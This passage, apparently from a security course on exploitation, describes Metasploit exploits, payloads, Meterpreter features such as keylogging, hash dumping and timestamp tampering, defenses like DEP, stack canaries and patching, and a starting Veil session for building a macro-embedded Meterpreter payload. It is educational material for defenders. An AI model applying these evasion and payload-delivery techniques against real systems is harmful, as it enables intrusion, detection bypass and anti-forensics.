Here are the essential components of Metasploit. The tool holds a collection of exploits themselves, little snippets of code that force a victim machine to execute the attacker's payload. Metasploit has over a thousand different exploits today, including numerous common buffer overflow attacks. Next, the tool offers a set of payloads, the code the attacker wants to run on the target machine. Some payloads create a command shell listener on a network port, waiting for the attacker to connect and get a command prompt. Other payloads give the attacker direct control of the victim machine GUI across the network by surreptitiously installing VNC, the GUI remote control tool. Users of any of these exploit frameworks don't even have to understand how the exploit or payload work. They simply run the user interface, select an appropriate exploit and payload, and then fire the resulting package at the target. The tool bundles the exploit and payload together, applies a targeting header, and launches it across the network. The package arrives at the target, and the exploit triggers the payload, running the attacker's chosen code on the victim machine. These are the things that script kiddie dreams are made of.

Additionally, Metasploit includes a variety of auxiliary modules, which include port scanners, vulnerability scanners, denial-of-service tools, and fuzzers to find security flaws. Post modules, on the other hand, are for post-exploitation, taking action on a target machine after an attacker has successfully exploited it. Some post modules plunder a system for important information, such as crypto keys, while others focus on local privilege escalation.

In addition to the exploits and payloads, the frameworks also feature a collection of tools to help developers create brand-new exploits and payloads. Some of these tools review potentially vulnerable programs to help find buffer overflow and related flaws in the first place. Others help the developer figure out the size, location, and offset of memory regions in the target program that hold and run the exploit and payload. Some include code samples to inject a payload into the target's memory, while still others help armor the resulting exploit and payload to minimize the chance it will be detected or filtered at the target. Here's the real power of these tools: If a developer builds an exploit or payload within the framework, it can be used interchangeably with other payloads or exploits and the overall exploit framework user interface.

- Console, command-line, and GUI interface
- Select exploit
  - Some exploits include functions to check if the target is vulnerable
  - Others just exploit
- Set target
- Select payload
  - If a particular exploit has no payload, attacker can set a command to execute
- Set options and launch



```
File Edit View Search Terminal Help
msfconsole
[~] Warning, /opt/metasploit-5.0.11/apps/pro/ui/config/data
base.yml is not readable. Try running as root or chmod.
[~] No database definition for environment

msf >

msf >

msf >
```

Metasploit has many different user interfaces, including a console interface (for simple navigation between various options), a command-line interface, and a GUI interface (called "Armitage").

The attacker first selects the exploit that is included in the package. Some exploits have an option simply to check if the target is vulnerable, without actually executing the exploit itself. Other exploits just attack the system, running the attacker's code. Some of the exploits include vulnerability check and attack capabilities.

The attacker then sets the target, which includes the IP address and destination port. Additionally, for those payloads that require communication back with the attacker's machine, such as a Reverse Shell, the attacker can include a system address and port number where a listener is waiting to catch a shell shoved back from the victim machine.

Finally, the attacker selects the payload. Most of the exploits have payloads, which include firing up a command shell listener or a reverse shell. For the few exploits that do not have payloads, the attacker can select a command to run on the target.

After configuring each of these items, as well as any options, the attacker can launch the exploit against the target.

- New exploits released on a regular basis, for a total of over 1,850 exploits
- Windows services
  - Built in to the operating system
  - Separate, third-party programs, including SCADA control programs running on Windows
- Windows client software (IE, Firefox, Adobe Reader, Adobe Flash, Java, iTunes, QuickTime, Real Player, and more)
- UNIX services (Linux, HP-UX, Solaris, others)
- Web servers (Apache, IIS, Nginx, and more)
- Mobile devices (Android, iOS)
- And much more

The Metasploit framework currently includes over a thousand different exploits. Given the flexibility of the tool, and the prolific work of the tool's authors, I expect we'll see many, many exploits added to this list in the future. Once new holes are discovered and exploitation code is written, adding the new exploit to the Metasploit framework is straightforward. Note that many of the exploits are targeting client-side components, such as browsers and document reading tools.

Recently, there has been a growing number of mobile device exploits added to Metasploit.

In summary, that is a flexible framework!

- Many payloads to choose from (both 32 and 64 bit)
  - Bind shell to current port
  - Bind shell to arbitrary port
  - Reverse shell back to attacker (shoveling shell)
  - Windows VNC Server DLL Inject
  - Reverse VNC DLL Inject (shoveling GUI)
  - Inject DLL into running application
  - Create Local Admin user
- All payloads can be exported in many different formats
  - Macros, Executable (Windows, Linux, and mobile devices), web components
  - C, Perl, and Ruby code

The primary goals of the Metasploit payloads include functioning in most environments (for example, working across various operating system patch levels, hotfix installs, service packs, and so on) and cleaning up after themselves (for example, don't leave the system or a service crashed).

The payloads available within the framework include

- **Bind shell to current port:** This opens a command shell listener using the existing TCP connection used to send the exploit.
- **Bind shell to arbitrary port:** This opens a command shell listener on any TCP port of the attacker's choosing.
- **Reverse shell:** This payload shovels a shell back to the attacker on a TCP port. The attacker will likely have a netcat listener waiting to receive the shell.
- **Windows VNC Server DLL Inject:** This payload allows the attacker to remotely control the GUI of the victim machine, using the Virtual Network Computing (VNC) tool, sent as a payload. VNC runs inside the victim process, so it doesn't need to be installed on the victim machine. Instead, it is inserted as a DLL inside the vulnerable process.
- **Reverse VNC DLL Inject:** This payload inserts VNC as a DLL inside the running process, and then tells the VNC server to make a connection back to the client, in effect shoveling the GUI. That's scary and amazing at the same time.
- **Inject DLL into running application:** This payload injects an arbitrary DLL into the vulnerable process and creates a thread to run inside that DLL.
- **Create Local Admin user:** This payload creates a new user in the administrator's group with a name and password specified by the attacker.

All the different payloads can be exported into a number of different formats. For example, you can export to a functioning executable on Linux, Windows, and mobile device platforms. You can also export the payloads in a number of other formats that can be incorporated into documents and other programs.

- The Meterpreter: General-purpose module giving ability to load and interact with DLLs in real-time, after exploitation has occurred, and interact across the network with the DLL
- Creates specialized command-line access within a running process
  - Doesn't create separate process (no extraneous cmd.exe)
  - Doesn't touch hard drive unless you want it to
  - Doesn't need any system-provided command executables for its command shell; they are built in to the Meterpreter
  - Easily extendable by adding new DLLs
- Originally for Windows, now supporting web targets, Linux, Android, Java, Python

One of the most promising payloads of Metasploit is the Metasploit Interpreter (Meterpreter for short). This general-purpose payload for Windows targets carries a DLL to the target box to give specialized command-line access. Ho-hum, you say. We've had that with the connect a shell to arbitrary port payloads in the past. What makes the Meterpreter special?

Its beauty lies in four aspects: 1) The Meterpreter does not create a separate process to execute the shell (such as cmd.exe or /bin/sh would), but instead runs it inside the exploited process; 2) The Meterpreter does not touch the hard drive, but gives access purely by manipulating memory; 3) The Meterpreter includes its own set of commands that are injected into a target process, so it doesn't need to use any executables on the target machine; 4) The Meterpreter can load new modules, dynamically changing its functionality while still inside the memory of the exploited process.

Those last two aspects are the most powerful. For example, rather than relying on the "hostname.exe" command, the Meterpreter includes its only module for printing system information, loaded into the DLL dynamically. An attacker can inject additional modules into the Meterpreter on the fly, with whatever abilities the attacker can dream up and code, all using the Meterpreter command channel to interact with the attacker.

The Meterpreter was originally released for Windows target machines, where it has received the most development work. A version of the Meterpreter was also implemented in PHP for deployment on web server targets with PHP installed. Another Meterpreter was released to run in a Java runtime environment, and one has also been released for Linux targets. A version of the Meterpreter for macOS targets is under construction but hasn't been released as of this writing.

- Display system-related information (OS, user ID, and more)
- Interact with the filesystem
  - cd, ls, upload, download, and so on
- Interact with the network
  - Display network config, build port relay
- Interact with processes on the target
  - Execute: Run a process
  - Kill: Terminate one or more processes (multiple)
  - Ps: List processes
- Meterpreter communications utilize TLS
  - Encrypts them, which makes them more difficult to detect

Here is a set of the features included with the Meterpreter:

- Display system information, including the OS type and the current user's ID (that is, the user ID that the Meterpreter runs under, which it got from the exploited process)
- Interact with the filesystem, including navigation (cd), directory listing (ls), and the ability to upload and download files
- Interact with the network, pulling network configuration information and implementing TCP port forwarding, something that can help pivot around firewalls
- Interact with processes to run new programs, kill processes, or list running processes on the machine

To help minimize the chance that an admin (or IDS/IPS) notices the Meterpreter traffic, the tool encrypts all network communication using TLS over a port chosen by the Metasploit user.

- Multisession support for multiple targets
- In-memory process migration
- Disabling keyboard and mouse input
- Keystroke logging from within the Meterpreter
- Sniffing from within the Meterpreter
- Multiple encoders for exploit and payload for IDS evasion
- Pivoting to use one compromised system to attack other machines
- Priv module for altering all NTFS timestamps and dumping SAM database for cracking
  - Extendable to include local privilege escalation attacks in the future
- GPS and webcam capabilities

Metasploit includes numerous additional impressive features, such as

- **Multisession support:** Metasploit allows for concurrent sessions with multiple targets simultaneously.
- **In-memory process migration:** The Meterpreter can pick up shop and move to a different process in memory, injecting its code wherever the attacker tells it to, making it more resilient to an investigator's discovery or shutting it down.
- **Disabling keyboard and mouse input:** To prevent investigators from stopping an attack, the attacker can shut down the user interface input options for the person at the console.
- **Keystroke logger:** Recent versions of the Meterpreter can log keystrokes on a compromised machine.
- **Sniffing:** Some Meterpreter modules include a sniffer that can grab packets on the compromised machine.
- **Encoders for IDS Evasion:** Metasploit can encode a given exploit and payload using over half a dozen different encoding schemes so that the result is a functionally equivalent exploit and payload, but with a different, encoded set of code. Thus, signature-based IDS and IPS tools have more difficulty detecting or blocking an attack.
- **Pivoting:** When an attacker compromises one machine, the attacker wants to use that system as a launch point for attacks against other targets. Pivoting does just that. Earlier Meterpreter implementations supported port forwarding, which implements a simple pivot. This newer feature is more integrated into the Meterpreter.
- **Privilege escalation framework:** A module called "priv" contains additional features that allow an attacker to alter the timestamps associated with files in NTFS to any setting the attacker wishes, possibly confusing a forensics investigator. Priv also includes the ability to dump password hashes from the SAM database of an exploited system, so that they can be cracked. Finally, priv is extendible to include privilege escalation attacks from within the Meterpreter loaded onto a vulnerable system.
- **GPS and webcam capture:** The ability to capture victim location and record their camera.



## Metasploit includes routines used by exploit developers

- Payloads
- Various encoders/decoders for polymorphic code
- Randomized NOP generator
- Wrapper for shellcode generation (specify a list of bytes to avoid)
- Routines for finding the exact offset in a buffer that overwrote the return address
  - Using input with pattern and looking for that pattern starting at a given address
- Shellcode creation: Package up all the above into an exploit ready for launch
- Msfelfscan and msfpescan: Search executables and libraries for machine language elements that could be a sign of vulnerabilities

The Metasploit framework includes code for several functions useful to developers of exploit code. The overall API includes functions such as

- Various payloads.
- Various encoders and decoders to create polymorphic code to evade detection and filtering.
- A NOP sled generator that is built from functionally equivalent NOP instructions (again, to evade the detection mechanisms that look for consistent NOP sleds).
- A wrapper for shellcode generation: The attacker specifies which bytes should be avoided because they are filtered on the target system. This code generates shellcode payloads that don't have these bytes in any OpCode or addresses.
- Routines for finding the exact offset in a buffer that overwrote the return address: To help an attacker identify where in the submitted input the modified return pointer should be loaded, this code provides input of a specific pattern. It then includes a routine to look for this pattern starting at a given address on the stack.
- Shellcode creation: This routine packages up the shellcode created based on all of the routines listed above in a tight piece of code ready to launch at the victim.
- Msfelfscan and msfpescan: These tools search executables and libraries for machine language elements that could be a sign of vulnerabilities, such as POP+POP+RETURN sequences, which often indicate a function call return (popping the local variables and return pointer off the stack, followed by a return to the calling function).

This library can be used to define exploits in nice little object-oriented chunks. Then, each Perl object can be called on to run an exploit, using custom code or the Metasploit framework.

- Benefits of using the Metasploit Framework for development
  - Many features already built in simplify development
  - More than a thousand example exploits to learn and copy from
  - After an exploit is developed in the framework, it can use any payload already in the framework
  - If you develop in the framework, your exploit can be popped right into the Metasploit engine

In other words, you've already got a wonderful user interface and huge built-in user base to leverage.

Why would an exploit developer write his or her wares inside of the Metasploit framework? First off, many features are already built in to the framework, such as Windows Service Pack independence, retrieving the stack pointer, and other capabilities. That simplifies the development process greatly. Secondly, the framework includes more than a thousand exploits from which to learn. Developers can see how H.D., spoonm, and others handled various issues, and use that as a starting point. Thirdly, once an exploit is developed in the framework, the developer can choose from any one of the payloads already included in the framework. That's instant flexibility, without any additional development effort (in fact, less development effort).

Furthermore, if a developer works in Metasploit to create an exploit, the resulting code can be inserted directly into Metasploit by just placing its code in the appropriate directories. That's really simple integration, giving the developer three really good user interfaces from which to choose. No user interface needs to be created because all that work has already been done! Also, if the developer wants a lot of people to start using the exploit, he or she has a relatively large number of users with Metasploit already installed. There is an embedded base of Metasploit users who would more rapidly adopt and utilize the new exploit.

- At a minimum, keep your systems patched
- Vendors frequently release patches for various programs that have buffer overflows
- A robust patching process involves rapidly obtaining, testing, and applying patches
- Utilize host-based IPS that offers buffer overflow protection by
  - Blocking certain calls into the kernel from certain applications
  - Offering additional memory protection to areas like the stack
- Deploy application whitelisting software

Gee, this is a recurring theme! Keep those darn machines patched, or else an attacker can easily exploit your system as new flaws are discovered.

An additional area of defense involves host-based Intrusion Prevention Systems (IPSs) that can help prevent buffer overflow vulnerabilities from being exploited. Some host-based IPSs work by blocking certain system calls for some applications, in effect wrapping the kernel of such machines in a protective layer of software. Furthermore, some host-based IPSs protect the stack and heap with non-executable capabilities, as we discuss next.

You can also deploy application whitelisting software. These products may not stop the exploit, but they can help stop the payloads from being executed.

- Configure system so that no instructions can be retrieved from stack
  - Makes exploits harder, but does not eliminate threat
  - May break some applications that do unusual things with the stack
- SELinux extensions mitigate the impact of a successful software-based exploit
- Microsoft Windows Defender Exploit Guard (EG)

Windows Defender Exploit Guard is only available for Windows 10, but it is making an attacker's job much more difficult.

A lot of buffer overflow attacks rely on running code out of the stack. But the stack is designed to store function call arguments, return pointers, and local variables of functions, not executable code! Executing code from the stack is a dangerous thing. So, can you somehow stop code from executing from the stack? Yes. You could implement a non-executable system stack to stop most stack-based buffer overflow attacks. This won't prevent all buffer overflows, but it stops most of them. If a system cannot execute instructions from its stack, many buffer overflow exploits (but not all) will not function. Even though this technique cannot stop all buffer overflows, it goes a long way toward stopping most of them.


You should definitely consider deploying such defenses on your sensitive systems, but test all applications first! This feature could break some strangely coded applications that expect to execute code from their stack.

In August 2018, Microsoft introduced enhancements to Windows Defender for Windows 10 systems known as *Exploit Guard* (EG). EG offers multiple, significant security improvements to Windows 10 systems including additional exploit mitigation techniques, system rules to reduce the potential attack surface on the system, network protection and filtering mechanisms, and controlled access to key system folders. More information on Windows Defender Exploit Guard is available at <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/windows-defender-exploit-guard>.

## Data Execution Prevention in Windows

- Windows include Data Execution Prevention (DEP) functionality
  - Marks pages non-executable, including the stack
- Hardware and software-based DEP
  - Hardware-based DEP (the stronger of the two) works only on machines with processors that support execution protection (NX) technology
  - Software-based DEP is activated by default for "essential Windows programs and services"

Check DEP settings by clicking Start | Settings | Control Panel. Launch the System option, then select Advanced. Click Settings under Performance and go to the Data Execution Prevention tab, shown here.



Windows includes a capability called "Data Execution Prevention" (DEP), which marks certain pages, such as the stack, as non-executable. Additionally, memory areas where legitimate code is present are marked as non-writable.

There are two kinds of DEP supported in Windows: Hardware-based DEP and software-based DEP. The hardware-based DEP feature works only on machines with processors that support execution protection (NX) technology, which is a common feature in today's processors.

The software-based DEP is activated by default in Windows for essential Windows programs and services, such as the RPC Locator service. You can look at your DEP settings on Windows by going to Start | Settings | Control Panel | System | Advanced. Then, click Settings under Performance and go to Data Execution Prevention.

Many modern Metasploit exploit and payload modules have the ability to dodge DEP defenses. Some of them accomplish this using Return-Oriented Programming (ROP) techniques. ROP involves altering return pointers so that the program executes existing libraries of legitimate operating system code on the target machine, instead of the attacker's own code. Each little chunk of the OS code the attacker wants to execute in an attacker-chosen order is referred to as a "gadget." Instead of inserting the attacker's code into memory and changing a pointer to run it (as with traditional buffer overflow exploits), ROP involves orchestrating the execution of existing OS functions as gadgets in a specific order to achieve the attacker's goals. DEP can't stop ROP because the OS libraries must be marked as executable for the OS itself to function.

- Modern compilers use canaries to protect the return pointer
  - Calculate a keyed hash of the return pointer and place it on the stack
  - When a function call finishes running, double-check that the return pointer and canary still match
  - If not, don't return from the function; crash gracefully
- Three types of canaries
  - Random, XOR, and Terminator

Stack canaries add an additional obstacle for the exploit developer to overcome.

**NOTE**

Stack canaries are added by the compiler, not the operating system. On by default for most compilers, some developers turn off this feature.

Check with your software vendor to determine if they use this feature in compiled programs.

Some compilers use a concept called a *canary* to protect the return pointer. When the return pointer gets pushed on the stack, the system calculates a keyed hash of the return pointer. This keyed hash result, known as a canary, is used later as an integrity check of the return pointer to make sure it hasn't been altered by an attacker. When a function call is made, the canary is pushed on the stack after the return pointer. When a function call finishes running, the system double-checks that the return pointer and canary still match, by recalculating the hash. If the canary and return pointer don't match appropriately, the system won't return from the function. Instead, it crashes gracefully.

Microsoft implemented a canary similar to Linux in the compiler used to create Windows 2003 and later. Stack canaries are turned on by default in the Microsoft Visual Studio compiler (the `/GS` flag), but can be disabled by a developer if "you expect your application to have no security exposure" (<https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=vs-2017>).

There are currently three types of canaries: Random, terminator, and XOR based. The terminator canaries work by using values that will not carry over as part of a copy function in memory. For example, a null byte will not effectively carry over as part of many payloads because it signals the end of a string for many string copy functions. For the random and XOR canaries, the goal is to use random and non-predictable values to protect the return pointer. The XOR random canaries use random values that are then XOR'd with other parts of stack data.

- If you are a software developer
  - Always, always, always check the size of user input to make sure it fits
  - Truncate data or give an error if it's too big
  - User input from GUI, network, command line, environment variables... everywhere
- Regardless of the programming language (C, C++, Perl, Java, whatever)
  - Controversial
  - C and C++ are the most important languages to be careful in because they rely on the programmer to manage memory
  - Buffer overflows are possible (albeit somewhat unlikely) in other languages, including Perl and Java, especially if such code is linked in with C libraries

If you develop software, make sure you always check the size of user input before loading it into memory. If the user-provided input is too big, truncate it, or give the user an error message. By user input, I mean everything a person or other machine interacting with your program can throw at it – every opening, no matter how strange it may seem. You need to check all data received from the GUI, network (all fields), command-line options, and environment variables. Everything, really! Otherwise, an attacker is going to hose you.

It's easy to create a buffer overflow condition accidentally (or on purpose) in C and C++. Some people think that they don't have to worry about buffer overflows if they code in a language such as Perl or Java. Although it is true that it's harder to create a buffer overflow condition in these languages, it's still possible. Also, your Java or Perl program may call a library written in C. If you don't check the input size, the C routine likely will not either, and you'll be vulnerable. Therefore, regardless of the language you are coding in, always check the size of user input and truncate extraneous data that you don't want.

- Avoid programming mistakes
  - Know what buffer overflows are and avoid them
- Awareness/training for developers
  - Code reviews
  - Make Windows developers read
    - *Writing Secure Code 2* by Howard and Leblanc
  - Make UNIX developers read
    - *Secure Programming for Linux and UNIX HOWTO* by David Wheeler

If you are not a developer, you have to make sure that your developers know how to write secure code. It's not easy, but it is important.

Encourage them to read about secure programming. Some of my favorite resources for secure coding on a Windows platform include the book *Writing Secure Code 2* by Howard and Leblanc. It's a great gift for the programmers in your life!

Also, you can get a great white paper on developing secure code on Linux and UNIX from Dave Wheeler's website (<http://www.dwheeler.com/secure-programs/>). Download this and give it to your software development team. Put a big red bow on it and you've got a free gift for someone!

The Windows book and the UNIX/Linux white paper are really helpful in educating developers about writing secure code.



- Automated code-review tools can search for known weak functions and heuristic checks to see if buffer usage is OK
- Free automated code-checking tools for C and C++
  - RATS (Rough Auditing Tool for Security), Flawfinder, SWAMP (Software Assurance Marketplace)
- Commercial code-analysis tools
  - Fortify Source Code Analyzer, Coverity Static Analysis, Klocwork Insight Pro, GrammaTech's CodeSonar

Long list of code-checking tools available at  
[https://en.wikipedia.org/wiki/List\\_of\\_tools\\_for\\_static\\_code\\_analysis](https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis)

These tools provide heuristic checks to see if there are any flaws in your code, such as buffer overflows. They aren't perfect. They cannot find subtle buffer overflow conditions, and they are subject to false positives (which can be a waste of time) and false negatives (which instill a false sense of security). But they can find a variety of flaws in an automated fashion.

The first set of tools in the list above is all free. RATS (Rough Auditing Tool for Security) is available at <https://security.web.cern.ch/security/recommendations/en/codetools/rats.shtml>. Flawfinder is available at <http://www.dwheeler.com/flawfinder>. Software Assurance Marketplace (SWAMP) is available at <https://continuousassurance.org>.

The second grouping is commercial tools that analyze source code, such as C, C++, C#, and Java. Fortify Source Code Analyzer supports more than a dozen languages, available at <https://software.microfocus.com/en-us/products/static-code-analysis-sast/overview>. Coverity Static Analysis evaluates C, C++, C#, and Java, available at <https://www.synopsys.com/software-integrity.html>. Klocwork Insight Pro evaluates C, C++, C#, and Java source, available at <https://www.roguewave.com/products-services/klocwork>. GrammaTech's CodeSonar evaluates C, and C++, available at [www.grammatech.com](http://www.grammatech.com).

Several dozen other static-code analysis tools are listed and described at [https://en.wikipedia.org/wiki/List\\_of\\_tools\\_for\\_static\\_code\\_analysis](https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis).

- Strictly control outgoing traffic
  - Many organizations just worry about incoming traffic
  - You must carefully filter both directions
  - Utilize proxies for outbound traffic wherever possible; they give you a point of control and detection
  - DNS, HTTP, HTTPS, and be especially careful with SSH
- Start hunt teaming
  - Check for long URLs
  - Check for DNS entries that are on known blacklists
  - Check for beacon connections
  - Check for odd services and .exes

**TIP**

*RITA—Finding Bad Things on Your Network Using Free and Open Source Tools*

A great webcast on hunt teaming with field stories of threats detected with RITA by John Strand.

<https://youtu.be/HRBDdnhPazk>

Filter both incoming and outgoing traffic from your site to minimize the avenues an attacker has to get in or communicate out. For your outbound traffic, utilize proxies wherever possible. They give you a point of control and detection.

It is also fairly safe to assume you have been compromised. Because of this, it is increasingly necessary for us to start hunting for attackers who have successfully flown under the radar. Hunt teaming is an activity where we utilize a number of techniques to bypass traditional security technologies as part of our penetration tests to hunt down other attackers who may have used similar techniques.

Instead of looking for things that are *bad*, we can start looking for outliers. For example, we can look for long URLs. We can look for evil entries in our internal DNS cache. There is a powerful tool by Ethan Robish that allows you to do just that, available at <https://bitbucket.org/ethanr/dns-blacklists>.

Finally, there is a great webcast on this topic for RITA at <https://youtu.be/HRBDdnhPazk>.

- Identification
  - Unusual server crashes
  - Execution of code from stack
  - IDS/IPS alerts
  - Extra accounts appearing on system
- Containment
  - Deploy non-executable system stacks
  - Patch other systems before they get whacked
- Eradication: Apply patches when available
  - If system compromised as admin/root, rebuild from original media and patches
- Recovery
  - Carefully monitor system after it's back in production

Identifying buffer overflow attacks can be tricky. First, look for unusual server crashes. Also, you can use various non-executable system stack features in Solaris, Windows, Linux, and HP-UX to alert you when someone tries to execute code out of the stack. Also, IDS and IPS tools have signatures to look for buffer overflow attacks. Finally, look for new accounts on the system. Attackers frequently create new accounts when they've taken over a machine using a buffer overflow.

For containment, you need to quickly harden similar systems on your network. Otherwise, the attacker is likely to spread through your network using the exact same attack against other systems.

For eradication and recovery, you should rebuild. If an attacker compromises your system with root privileges, you will likely have to rebuild it from scratch using the original install media and patches.

# Course Roadmap


- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
Lab 3.3: Responder  
Buffer Overflows  
Metasploit  
**Protocol and File Parser Problems**  
Endpoint Security Bypass  
Lab 3.4: Metasploit Attack and Analysis  
*(to be continued)*

Now we look at a category of programs that are frequently plagued with buffer overflow flaws: File and protocol parsers.

- Protocol parsers are particular problem areas
- Grab data from the network and parse it for an application
- The code breaking data down into component fields is often rife with buffer overflow vulnerabilities



Protocol parsers are a particular problem area for buffer overflow vulnerabilities. These parsers grab data from the network and parse it for an application. The code that breaks the data down into its component fields is often rife with buffer overflow vulnerabilities. The act of separating these fields often involves copying several different elements around in memory, an action that must be done while carefully checking the size of data to be copied. Otherwise, a buffer overflow vulnerability results.

The example shown on this page is the search result at the US National Vulnerability Database (NVD, <https://nvd.nist.gov/>) for the keyword *parser*. At the time of this writing, this search term returns nearly 1,000 hits, all describing different vulnerabilities where a software tool incorrectly parses input data.

- Flaws in these protocol parsers let the attacker get the privileges of the vulnerable program
  - Often these programs run with root or system privileges
    - They can grab packets in promiscuous mode, and/or
    - They can attach to a port number less than 1024 on UNIX
    - Because they involve system-level functionality
- Lack of bounds checks in protocol parsers
  - It's notoriously hard to get these just right
- Often an admin user (such as a network administrator) runs protocol parsers to look at delayed captured data
  - At that point, the attacker has administrative privileges on the network administrator's machine

With many of these protocol parser buffer overflows, an attacker can flood your network with this type of exploit, sending the attack to arbitrary machine addresses on the port associated with the vulnerable service. Then the attacker can just sit back and wait for some application or an administrator to use a protocol parser to view data grabbed from the network. Boom! The attacker gets admin privileges on that victim machine.

- Programs that open files also have parsers, many of which have buffer overflow flaws
- By just reading a given file created by an attacker, the bad guy could crash an application or possibly execute commands
- Some applications that have a history of such flaws:
  - WinZip, iTunes, WordPad
  - Symantec, Trend Micro, and McAfee antivirus tools
  - EnCase and Sleuth Kit forensics software
  - Word, PowerPoint, Excel Office tools
  - Adobe Reader, Acrobat, and Flash frequently have such flaws

Beyond protocol parsers, any program that opens a file of a given type has to parse the contents of that file to read it. Many of these parsers have flaws as well. Products with such issues include WinZip, iTunes, WordPad, numerous antivirus tools, forensics software suites, Microsoft Office products, and Adobe Acrobat Reader.

Note the ones associated with antivirus tools. This is a major area of concern in that an attacker may be able to craft an antivirus kill file that renders an AV tool blind but makes it appear to be still running. Also, the issues with forensics tools are a concern because they could allow digital evidence to actually alter the tool being used to analyze the evidence.

## Be careful with programs that parse protocols and files

- All network-using apps do
- Most other file-reading apps do as well
- Pay special attention to your sniffer tools and their associated analysis programs
- Usually installed on sensitive networks (DMZ, data centers) to monitor
- Wherever you have Wireshark, Snort, Suricata, tcpdump, NetMon, or any other sniffer installed, make sure you keep patches up to date

How do you defend against this menace of buffer overflow flaws in protocol and file parsers? Well, be careful with programs that parse protocols. Of course, nearly all network-using applications have to parse protocols to move data across the network. Also, most programs support opening a file of some type.

But pay extra special attention to your sniffer tools and their associated analysis programs, such as Wireshark, Snort, Suricata, tcpdump, NetMon, or any others. These tools must be carefully patched on a frequent basis as vendors release fixes. These sniffing programs are often installed on sensitive networks, such as DMZs, data centers, and so on because these locations are where you want to monitor traffic. Therefore, we have an application type that often has vulnerabilities and is located on or near sensitive machines. An unpatched sniffer system is akin to asking for trouble on your network.



# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation


Physical Access Attacks  
Multipurpose Netcat  
Lab 3.1: Netcat's Many Uses  
Network Sniffing  
Lab 3.2: ARP and MAC Analysis  
Hijacking Attacks  
Lab 3.3: Responder  
Buffer Overflows  
Metasploit  
Protocol and File Parser Problems  
**Endpoint Security Bypass**  
Lab 3.4: Metasploit Attack and Analysis  
*(to be continued)*

Now let's look at bypassing more advanced security endpoint products.

## External Access

## Endpoint Bypass

- 95%+ of all infections come from a user clicking on something or getting phished
- Can't we just say that most attackers just "Phish and be done"?
- But there is so very much more
  - AV Bypass
  - Application Whitelisting Bypass
  - AV\_NG Bypass Tricks
  - Non-attribution
- Constantly changing... More of an art really
- Tools like Veil-Evasion and Magic Unicorn help



Over the next few slides, we will be discussing a number of different ways attackers can gain access by tying the aspects we have covered together up to this point.

While it is true that the vast majority of attacks today are of attackers who phish the targeted environment to gain access, there is more to the story. For example, how exactly does an attacker bypass email filtering? How exactly can an attacker bypass application whitelisting?

Over the next few slides, we will be covering just some of these tricks attackers use. Please understand that many of these techniques are constantly evolving. It is far more of an art than simply a series of steps an attacker takes to gain access.

In this section, we will be looking at a few different tools and techniques to bypass endpoint security products. We will focus on Veil and Unicorn.

- Word macros are all the rage these days
  - And for the past 10+ years
- However, some users are getting wary of any macros in Word documents
- Why not use PowerPoint or Excel?
  - Macros are expected in Excel documents
  - They are not expected in PowerPoint
- One way is to create events for malware triggering
  - Mouseover or clicking
- We can also use Run\_On\_Open
  - Requires custom modification of a PowerPoint file

There have been attacks utilizing macros in .doc files for years. Let's spend a few moments and talk about how malware can be imported into PowerPoint and Excel files as well.

For PowerPoint, the key is doing this when the .pptx file opens and when a user interacts with the presentation. It is possible to do this by creating a Run\_On\_Open script, but it requires customUI. A full write-up of this process can be found at <http://www.blackhillsinfosec.com/?p=4806>.

Excel is a bit easier because users expect macros to be in these files. Many Excel documents require macros for more advanced data processing.

```
# veil
```

```
=====
Veil | [Version]: 3.1.11
=====
```

Use Veil to generate a Meterpreter payload as a BAT file to embed as a Word macro.

```
Veil>: use 1
```

```
...
```

```
